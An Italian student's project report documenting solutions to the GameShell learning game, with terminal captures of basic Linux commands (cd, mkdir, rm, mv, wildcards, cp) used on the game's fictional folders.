
W8D4_PROGETTO FINALE_2_MORRONE VALERIA

1) Completare quanti più livelli possibili nel gioco Game Shell e documentarli.

L'intento del gioco è quello di far comprendere l'importanza dei comandi linux che consentono la navigazione tra cartelle attraverso la shell, un potente strumento che aiuta e facilita la comunicazione tra i vari componenti del sistema.

Una volta soddisfatta la richiesta del primo livello, per superare il secondo livello il gioco chiede di scendere dalla cima della torre per raggiungere la cantina. Il comando utile al superamento de livello è "**cd ..** " per tornare indietro tra i vari piani della torre e al punto di partenza.


Screen Livello 2



```
[mission 2] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Second_floor

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd Second_floor/

[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Second_floor

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
First_floor

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 2] $ ls
Cellar  Great_hall  Main_building  Main_tower  Observatory

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd Cellar/

[use 'gsh help' to get a list of available commands]
[mission 2] $ gsh check

Congratulations, mission 2 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

  |                                   |
--+-----------------------------------+--
  | Use the command                   |
  |     $ gsh help                    |
  | to get the list of "gsh" commands. |
--+-----------------------------------+--
  |                                   |

[mission 3] $
```

Per superare il terzo livello è obbligatorio l’utilizzo di due soli comandi “cd” per tornare alla posizione di partenza e “cd /parola/parola” che ci consente di ricreare il percorso che ci porta direttamente alla directory di nostro interesse.


Screen livello 3



```
Useful commands
═══════════════

cd
  Move back to the starting location.

cd LOCATION1/LOCATION2/LOCATION3
  Make several moves in one command.


Remark
──────

UPPERCASE words appearing in commands are meta-variables: you need to replace them by appropriate (string) values.


[use 'gsh help' to get a list of available commands]
[mission 3] $ cd

[use 'gsh help' to get a list of available commands]
[mission 3] $ cd Castle/Main_building/Throne_room

[use 'gsh help' to get a list of available commands]
[mission 3] $ gsh check

Congratulations, mission 3 has been successfully completed!


                    Well done!!!

                    From now on, the current location will be shown just before the command prompt.
```

Con il livello 4 il comando da utilizzare per proseguire con la creazione delle cartelle è “mkdir” . Acronimo di make directory.


Screen livello 4



```
|      |                                                  |      |
|      |                                                  |      |
|      |  Useful commands                                 |      |
|      |  ═══════════════                                 |      |
|      |                                                  |      |
|      |  mkdir DIRECTORY                                 |      |
|      |    Create a new directory inside the current directory.  |      |
|      |    Remark: ``mkdir`` is an abbreviation for "make directory".  |      |
|      |                                                  |      |
 \     |__________________________________________________|     /
  \___/                                                    \___/


~/Castle/Main_building/Throne_room
[mission 4] $ cd

~
[mission 4] $ ls
Castle  Forest  Garden  Mountain  Stall

~
[mission 4] $ cd Forest

~/Forest
[mission 4] $ ls

~/Forest
[mission 4] $ mkdir Hut

~/Forest
[mission 4] $ cd Hut

~/Forest/Hut
[mission 4] $ mkdir Chest

~/Forest/Hut
[mission 4] $ gsh check

Congratulations, mission 4 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

  |                                   |
--+-----------------------------------+--
  | Use the command                   |
  |     $ gsh help                    |
  | to get the list of "gsh" commands. |
--+-----------------------------------+--
  |                                   |


~/Forest/Hut
[mission 5] $ █
```

Per superare il livello 5 l’utilizzo del comando “rm” remove directory consente di cancellare cartelle vuote.


Screen livello 5



```
[mission 5] $ ls
barrel_of_apples  bat_1  bat_2  spider_1  spider_2  spider_3

~/Castle/Cellar
[mission 5] $ rm spider_1_spider_2_spider_3
rm: cannot remove 'spider_1_spider_2_spider_3': No such file or directory

~/Castle/Cellar
[mission 5] $ rm Spider_1_Spider_2_Spider_3
rm: cannot remove 'Spider_1_Spider_2_Spider_3': No such file or directory

~/Castle/Cellar
[mission 5] $ cd

~
[mission 5] $ ls
Castle  Forest  Garden  Mountain  Stall

~
[mission 5] $ cd Castle

~/Castle
[mission 5] $ ls
Cellar  Great_hall  Main_building  Main_tower  Observatory

~/Castle
[mission 5] $ cd Cellar

~/Castle/Cellar
[mission 5] $ ls
barrel_of_apples  bat_1  bat_2  spider_1  spider_2  spider_3

~/Castle/Cellar
[mission 5] $ rm spider_1 spider_2 spider_3

~/Castle/Cellar
[mission 5] $ gsh check

Congratulations, mission 5 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

  |                                 |
--+---------------------------------+--
  | Use the command                 |
  |     $ gsh help                  |
  | to get the list of "gsh" commands. |
--+---------------------------------+--
  |                                 |


~/Castle/Cellar
[mission 6] $ 
```

Per quanto riguarda il livello 6, il comando che consente di superarlo è “ mv * ../   “ che aiuta a spostare il contenuto di cartelle che hanno lo stesso nome nella dierctory madre.


Screen livello 6



```
  |  mv FILE1 FILE2 ... FILEn DIRECTORY                                                              |
  |    Move the files to the directory.                                                              |
  |    Remark: ``mv`` is an abbreviation of "move".                                                  |
  |                                                                                                  |
  |  ~                                                                                               |
  |    The "~" symbol is an abbreviation for the initial directory.                                  |
  |    Example: wherever you are, ``~/Tavern`` denotes the directory (or file) "Tavern" in the initial directory.
 _|                                                                                                  |
(_/__________________________________________________________________________________________(*)___/
                                                                                               \\
                                                                                                ))
                                                                                                ^


~/Castle/Cellar
[mission 6] $ ls
barrel_of_apples  bat_1  bat_2

~/Castle/Cellar
[mission 6] $ cd

~
[mission 6] $ ls
Castle  Forest  Garden  Mountain  Stall

~
[mission 6] $ cd Garden

~/Garden
[mission 6] $ ls
coin_1  coin_2  coin_3  Flower_garden  Maze  Shed

~/Garden
[mission 6] $ mv coin_* ../Forest/Hut/Chest

~/Garden
[mission 6] $ gsh check

Congratulations, mission 6 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

   |                                    |
 --+------------------------------------+--
   | Use the command                    |
   |     $ gsh help                     |
   | to get the list of "gsh" commands. |
 --+------------------------------------+--
   |                                    |


~/Garden
[mission 7] $ 
```

Per il livello 7 il comando “ls-a" permette invece l’individuazione di files nascosti che iniziano con un . (punto) all’interno di directory note. Il comando tab aiuta a trovare prima i files di cui abbiamo bisogno.


Screen livello 7



```
  | Use the command                   |
  |     $ gsh help                    |
  | to get the list of "gsh" commands. |
--+-----------------------------------+--
  |                                   |


~/Garden
[mission 7] $ gsh goal

  ,___________________________________________________________________________________.
 (_\                                                                                   \
    |  Mission goal                                                                     |
    |  ============                                                                     |
    |                                                                                   |
    |  Collect all the coins hidden in the garden in front of the castle, and put them in your chest (in your hut in the forest).  |
    |                                                                                   |
    |                                                                                   |
    |  Secondary objective                                                              |
    |  -------------------                                                              |
    |                                                                                   |
    |  Learn how to use the "Tab" key to go faster.                                     |
    |                                                                                   |
    |                                                                                   |
    |  Useful commands                                                                  |
    |  ===============                                                                  |
    |                                                                                   |
    |  ls -A                                                                            |
    |    List all the files of the current directory, including hidden files. (A file is "hidden" when its name starts with a dot.) |
    |                                                                                   |
    |  Tab                                                                              |
    |    The tabulation key "completes" the name of a file or directory once you have typed the beginning of its name. This only works |
    |    if there is only one possible completion.                                      |
    |                                                                                   |
    |  Tab-Tab                                                                          |
    |    Pressing tabulation twice successively shows a list of possible completions.   |
   _|                                                                                   |
  (_/________________________________________________________________________________(*)___/
                                                                                      \\
                                                                                       ))
                                                                                       ^


~/Garden
[mission 7] $ ls -A
.33202_coin_2  .52856_coin_3  .6347_coin_1  Flower_garden  Maze  Shed

~/Garden
[mission 7] $ mv .
./             ../            .33202_coin_2  .52856_coin_3  .6347_coin_1

~/Garden
[mission 7] $ mv .3302_coin_2 .52856_coin_3 .6347_coin_1 █
```

Per la missione 8 è fondamentale l’utilizzo del comando “ *parola* “ che permette di raggruppare tutti i file che hanno uno stesso nome e poterli spostare insieme o cancellare.


Screen livello 8



```
| / |   The "*" character stands in for any sequence of characters                      | \ |
| / |   (including an empty sequence).                                                  | \ |
| / |                                                                                   | \ |
| / | ?                                                                                 | \ |
| / |   The "?" character stands in for any single character.                           | \ |
| / |                                                                                   | \ |
| / | Those wildcards can be used to denote lists of existing files / directories in the current working directory. | \ |
| / |                                                                                   | \ |
| / | For example: if the current folder contains                                       | \ |
| / |       file-1 Folder-1 file-14 potato                                              | \ |
| / | then                                                                              | \ |
| / |     *     ⟶  file-1 Folder-1 file-14 potato                                       | \ |
| / |     *1    ⟶  file-1 Folder-1                                                      | \ |
| / |     *o*   ⟶  Folder-1 potato                                                      | \ |
| / |     x*    ⟶  error, no matching file                                              | \ |
| / |     *-?   ⟶  file-1 Folder-1                                                      | \ |
| / |     *-??  ⟶  file-14                                                              | \ |
|___|                                                                                   |___|
(_____)─────────────────────────────────────────────────────────────────────────────(_____)


~/Garden
[mission 8] $ cd ..

~
[mission 8] $ ls
Castle  Forest  Garden  Mountain  Stall

~
[mission 8] $ cd Castle

~/Castle
[mission 8] $ ls
Cellar  Great_hall  Main_building  Main_tower  Observatory

~/Castle
[mission 8] $ cd Cellar

~/Castle/Cellar
[mission 8] $ ls
1106_spider_42   12913_spider_22  14281_bat_3      17081_spider_33  19152_spider_27  22461_bat_1      26187_spider_10  282_spider_50    30109_spider_35  31126_spider_2   4465_spider_16  barrel_of_apples
11258_spider_17  13364_spider_45  14766_bat_4      17742_spider_36  20982_spider_41  22943_spider_14  26874_spider_37  28485_spider_9   30506_spider_29  31588_spider_19  474_spider_6
11491_spider_28  13404_spider_18  15018_spider_1   17750_spider_48  21292_spider_31  23250_spider_43  27247_spider_39  28639_spider_13  30612_spider_38  32462_spider_44  6143_spider_26
1231_spider_34   13572_spider_47  16598_spider_4   1887_spider_23   21652_spider_46  24238_spider_25  27500_spider_15  28988_bat_5      30882_bat_2      3950_spider_21   9347_spider_30
12805_spider_5   14121_spider_24  16893_spider_20  19105_spider_7   21734_spider_3   25051_spider_49  28118_spider_40  29622_spider_11  31102_spider_8   4095_spider_32   9550_spider_12

~/Castle/Cellar
[mission 8] $ rm *spider*

~/Castle/Cellar
[mission 8] $ gsh check

Congratulations, mission 8 has been successfully completed!
```

Nella missione 9 il comando utilizzato è rm .*parola* che consente di rimuovere tutti i file nascosti e rinominati con stesso nome


Screen livello 9



```
~/Castle/Cellar
[mission 9] $ ls -A
.10855_spider_17  .13495_bat_4      .15185_spider_25  .17825_spider_16  .19465_spider_50  .24029_spider_10  .26635_spider_13  .29440_spider_45  .31483_spider_4   .3470_spider_3   .4933_spider_33  .7862_spider_21  barrel_of_apples
.10918_spider_39  .13970_spider_43  .16253_bat_2      .17868_spider_38  .22056_spider_34  .24032_spider_15  .27482_spider_1   .2966_bat_3       .31512_spider_49  .3818_spider_37  .6523_spider_48  .7945_spider_12
.12179_spider_46  .14233_bat_1      .1722_spider_44   .18927_spider_22  22461_bat_1       .24782_spider_19  28988_bat_5       .30787_spider_7   .32167_spider_9   .4368_bat_5      .7233_spider_35  .8030_spider_6
.12220_spider_41  14281_bat_3       .17337_spider_8   .19049_spider_30  .22462_spider_28  .25523_spider_24  .29361_spider_47  30882_bat_2       .32391_spider_29  .4537_spider_2   .7532_spider_5   .9444_spider_31
.1312_spider_11   14766_bat_4       .17563_spider_27  .19078_spider_23  .23181_spider_40  .2569_spider_36   .29362_spider_32  .31005_spider_18  .32557_spider_42  .4628_spider_14  .7631_spider_26  .9866_spider_20

~/Castle/Cellar
[mission 9] $ rm .*spider*

~/Castle/Cellar
[mission 9] $ gsh check

Congratulations, mission 9 has been successfully completed!


                      Congratulations !

                      From now on, the ``ls`` command will automatically show a "/" character at the end of directories.


[ progress was saved in /home/kali/gameshell-save.sh ]

  |                                   |
--+-----------------------------------+--
  | Use the command                   |
  |     $ gsh help                    |
  | to get the list of "gsh" commands. |
--+-----------------------------------+--
  |                                   |
```

Per superare la decima missione è necessaria una copia del contenuto dei files. Il comand "cat" consente di vedere il contenuto del file e successivamente con il comando cp parola*_ ../../ si ottiene una copia di tutti i files e del relativo contenuto da spostare nelle cartelle di lavoro.

